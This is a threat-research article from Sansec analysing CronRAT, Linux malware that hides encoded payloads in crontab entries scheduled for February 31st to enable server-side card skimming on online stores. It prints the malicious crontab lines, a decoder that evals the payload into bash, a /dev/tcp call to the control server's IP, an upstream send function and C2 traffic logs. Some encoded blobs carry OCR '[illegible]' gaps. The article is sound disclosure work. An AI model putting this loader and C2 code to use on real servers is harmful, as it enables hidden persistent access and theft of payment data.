CronRAT malware hides behind February 31st

sansec.io/research/cronrat

November 24, 2021

- 24th November 2021


  Web Skimming / Sansec Threat Research
  Learn about new eCommerce hacks?

  Receive an alert whenever we discover new hacks or vulnerabilities that may affect your online store.

- What is
  Magecart?

  Also known as digital skimming, this crime has surged since 2015. Criminals steal card data during online shopping. Who are behind these notorious hacks, how does it work, and how have Magecart attacks evolved over time?

  About Magecart



In the run-up to Black Friday, Sansec discovered a sophisticated threat that is packed with never-seen stealth techniques. This malware, dubbed “CronRAT”, hides in the Linux calendar system on February 31st. It is not recognized by other security vendors and is likely to stay undetected on critical infrastructure for the coming months. CronRAT enables server-side Magecart data theft which bypasses browser-based security solutions.

At this time of year we typically see a surge in eCommerce attacks and new malware. Last week we analyzed a clever malware attacking online stores, and today we expose another, much more sophisticated threat. It is a Remote Access Trojan (RAT) and we have named it CronRAT.

Sansec found CronRAT to be present on multiple online stores, among them a nation’s largest outlet. Because of its novel execution, we had to rewrite part of our eComscan algorithm in order to detect it. CronRAT is currently undetected by other security vendors.

CronRAT’s main feat is hiding in the calendar subsystem of Linux servers (“cron”) on a nonexistant day. This way, it will not attract attention from server administrators. And many security products do not scan the Linux cron system.

CronRAT facilitates persistent control over an eCommerce server. Sansec has studied several cases where the presence of CronRAT lead to the injection of payment skimmers (aka Magecart) in server-side code.


Sansec director of threat research Willem de Groot observes:

> Digital skimming is moving from the browser to the server and this is yet another example. Most online stores have only implemented browser-based defenses, and criminals capitalize on the unprotected back-end. Security professionals should really consider the full attack surface.

CronRAT’s stealth capabilities pose a serious threat to Linux eCommerce servers:


- Fileless execution
- Timing modulation
- Anti-tampering checksums
- Controlled via binary, obfuscated protocol
- Launches tandem RAT in separate Linux subsystem
- Control server disguised as “Dropbear SSH” service
- Payload hidden in legitimate CRON scheduled task names

Technical analysis



```
*/30 * * * * (/bin/bash -c "printf \%s \"\$(printf 'H4sIAIeNpWAC/42SXW+CMBSG7/[illegible]jqnkIUIrWyiMm+2X7BLZ5YK
fS1OJbvZEi4I9Dzv07ctsQIP32pS2hcNW7nFTMicZLVKKqkV6JHjkiPJdSJy0H5MKdmvZY5QoEhBB1[illegible]4hho
tgF1OMklSrRBms5nhOEmhVSVW4OXAXoYp7oaqznOXEkzWGs7DlJw6mmFHU+H+0xKs7I84izORl/iHu+MF3DXyd0b+vmvfkb/AH9s9BKc
BTTFtxY4eXXPuwDtcioN+H3rOmaquHxvYpGFZbyy1NrchCTzO3PYgUWQJFxETgrMoSlZ+lvrjiEciFM9sjH73bHls0DvTOd0WUlUZDFr
+2g0NbU3t8w3iGyJV0gIAAA=='|base64 -d|gunzip -c)\"|\${!#}")#53 23 31 2 3
53 23 31 2 3 H4sIAIaNpWAC/80Za2/bRvK7fsWWoU0xjiwu34zMOGkeRQvHSpNDcTjb8VF8xGwkUhWpKInN/vab2eVbjFOguMMB9or
PX57PhRmZW8qMhJ9jQKYSefn27Whu6K4+iraJn8dpgghjeXQ7iiNycUF+IJOvRBBv54Z19LkQyNXVjOQ3YVKCJ1EJbIM2q/b8KIrxr2h
+yDhkWOXxCpkH4aZpsl0sQCsmJt6eFLBDXJUqzIQaho3CZhfxZ6e/I5DzmquWKYz9drbwkIJNPKARsTq6k3TKpVJT27o5MPjSv3+XFKY
2J8MBhC93cfBrZt7W/I3aZJ7i0FsB7Hn1HApjLarwqi6GowO2OGcmq4Bo+aaYBOuBY8uiDynCpwMF5RIzsGxkknAC3YO+oFDoIUsj+YO
+ubdfkoEWG62SbTLSyZiuMYbGErz7IvWR6uggnOHi9T/yOuqB8m0XrFXxhLxou9C0AsX61ngHOdhVl2Lb59dv5i/rr7c/c1TIJr3/Nvw
+PAy0NyJB2cS/LxOvlwh6IMQ39f3wf1s+zO32Z5uvomHLxmrhouHp2FJ23AQbecWmUOB/
rxliQJQQYwGFcQypm5brqRhz60u4mXIdmEXkDmmjMjQVpHgluYeKw8phr43w8uEQyNqBrRKFEJWGBjcxX5I5evKS4TgTsossk32xANMk
pOEmaRVjDZhvt0kSJ4DQlxb7e
53 23 31 2 3 fg9BQDCam5QUCrmVXudIqiKYMMjH36bF41egGUNuFWHI/hH/yYSLelNwkHynEkPCIiLSRyQqbrTepPt+s8XoUyOQL3A
+S5OoQk3TnNoBMksv5VRwk8YebvAJOAtQKo1QQRSBHB5lcJgfYLugr3RWgHPG2Wgi+LsCW5qrmcnlARJlMyVhTyENiKjJuec6BY4ylBk
oBQVUFoqV1Qlga04eRpP7WhqXBQL3wpZUZr5bOWguEIMGk8nojjEx6E8iBOZHbQKcSRZwnklfwzhdd8g6JL5DKRuudl/jVyZ8+vn52du
+0j8ccF112tt7Kr2X4ni7iZLrM0jqpHB7WoOweGIIiDBvfWtcB9oyaolYr/6cuvN+3p3ZaBGxxXMPJJC8Td8d763M97R8rKfnPCDrSss
9neqsgncBShxJm8ksCxyhBHxPNXPZu3eAwTxKcCUZ4cTgjFQcVBw0HHwcDBxMHCwcbBgaFLiXsPVt9H4cuu+aJHzk1K4oTc0uNjqqh6w
zhCVQKvQOjK0dLSDJfqwyIW8nQKCW/rtZwO7IzQ/rwyZck8nLP4jw/uI9uTriZTp/HOPPw0fyaZKGn0P/4hG5Espks0q3SZ41m/8+c2e
+PC7dCDAZ2iHmOS3IFKAz5PIlKvyY2hVG5NyC6+QWYT8rnL0Vn7++dU7V
```

The CronRAT adds a number of tasks to crontab with a curious date specification: `52 23 31 2 3`. These lines are syntactically valid, but would generate a run time error when executed. However, this will never happen as they are scheduled to run on February 31st. Instead, the actual malware code is hidden in the task names and is constructed using several layers of compression and base64 decoding.



$ decoder.sh

```
function extract_payload_from_crontab() {
    local temp=""
    while read input; do
        if [[ "${input:0:13}" == "53 23 31 2 3 " ]]; then
            temp="${temp}${input:13}"
        fi
    done <<<"$(crontab -l 2>/dev/null)"
    echo "${temp}"
}
temp="$(extract_payload_from_crontab)"
if [[ ! -z "${temp}" && $(echo -n "${temp}" | md5sum | cut -c1-32) == "eafc3a92aa3299cb0fd08939a5a728e0" ]]; then
    res=$(eval "printf '${temp}'|base64 -d|gunzip -c|/bin/bash")
    if [[ ! -z "${res}" ]]; then
        if [[ "${res}" == "SD" ]]; then
            remove_decoder_from_crontab
        fi
    fi
fi
```


The actual payload (see raw and annotated copy) is a sophisticated Bash program that features self-destruction, timing modulation and a custom binary protocol to communicate with a foreign control server. As one security engineer remarks:

> I thought I had mastered bash, but that script is giving me a headache😅
>
> — アルミ (@schrotthaufen) November 25, 2021

Upon launch, it contacts the control server using an uncommon method for TCP communication:


```
eval "exec 3<>/dev/tcp/796077735/$((0x1bb))" &>/dev/null || exit_with_code 5
```

This resolves to port `443` on `47.115.46.167`, an Alibaba hosted IP. This service generates a banner for the Dropbear SSH service, which is commonly installed on embedded devices. However, this is clearly a disguise.



```
SEND COMMAND: 1:'yG/uPNaConkVC,pSRB&S]mJ4S[@QM[4+V#M9jLQBI$1$}G<^(.rrP~C:
SEND PAYLOAD: '��0040000000088fEIqcFVLZEZqa25TRil1VldHI1ZYaE8xVl5FVEheMS
SEND COMMAND: 1:'cio' 2:'2'
SEND PAYLOAD: '��0040000000004gIqM'
SEND COMMAND: 1:'1286cf441288ae88cedf8610943a0ed766c0b59efcf1d6039e435856bfeb6174f8170d4a09f5845418c
SEND PAYLOAD: 'a�0040000000172UFNZVwIHVVVQU1lZAARZWQIEBQdZV1BRWFVSAFEEBVZXVwJRA1RYBAcCB1AFV1FSWARVU
READ COMMAND: 1:'false'
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 xxx.xxx.xxx.xxx:43444     47.115.46.167:443       ESTABLISHED
SEND COMMAND: 1:'prm' 2:'2'
SEND PAYLOAD: 'c�0040000000004ExEO'
===> sending hash
SEND COMMAND: 1:'dwn' 2:'2'
SEND PAYLOAD: '��0040000000004q7ih'
READ COMMAND: 1:'true'
READ PAYLOAD: f0VMRgIBAQAAAAAAAAAAAAAMAPgABAAAAgBAAAAAAAABAAAAAAAAAAKgyAgAAAAAAAAAAAEAAOAAIAEAAFgAVAA
```

CronRAT implements a custom binary protocol with random checksums, to avoid detection by firewalls and packet inspectors.



```
function send_to_upstream() {
    O60=$(get_rand_number)
    O21=$(int2ascii "${O60}")
    O8=$(int2ascii "${2}")
    encoded_payload=$(b64encode "${1}" $O60)
    O49=${#encoded_payload}
    if [[ ${O49} -gt ${tenGB} ]]; then
        exit_with_code 3
    fi
    O44=$(printf "%03d" ${O54})
    O45=$(printf "%010d" ${O49})
    # upstream_fd = /dev/tcp/....
    eval "echo -n '${O21}${O8}${O44}${O45}${encoded_payload}' >&${upstream_fd}"
}
```

Once a connection with the C&C server is established, CronRAT takes these steps:

1. Discards the fake `SSH-2.0-dropbear_2017.75` banner.
2. Sends a password, the `cio` command and then (presumably) a host identifier.
3. Waits for a `sd` (self-destruct) or `ev` (eval) command from the control server
4. Sends `prm` command and password/identifier, then receives command parameters for the sidekick RAT
5. Sends `dwn` command and receives malicious dynamic library
6. Library is saved to one of these paths: `/dev/shm`, `/run/user/UID`, `/tmp`, `/var/tmp`, `HOME`, with one of these file names: `www-shared`, `server-worker-shared`, `sql-shared`, `php-shared`, `systemd-user.lock`, `php.lock`, `php-fpm.lock`, `www-server.lock`, `php_sess_RANDOM`, `zend_cache___RANDOM`, `php_cache`, `www_cache`, `worker_cahce` (sic), `logo_edited_DATE.png`, `user_edited_DATE.css`, `custom_edited_DATE.css`
7. Runs custom `prm` command with the custom library loaded via `LD_PRELOAD`.

8. Monitors custom command for 5 seconds and, depending on success, sends `ssc`, `ser` or `sun` command.
9. Finishes with `cex` command.

This essentially allows the RAT operator to run any code.

Coming up

In order to study the control server's behavior, we wrote a specially crafted RAT client to intercept commands. And we tricked the C2 server into sending us yet another RAT, which manages to embed itself in the Nginx web server process. Read about NginRAT.

We greatly appreciate the help of Cipriano Groenendal at Hypernode for providing malware samples and valuable analysis.

data-size="large" > Follow @sansecio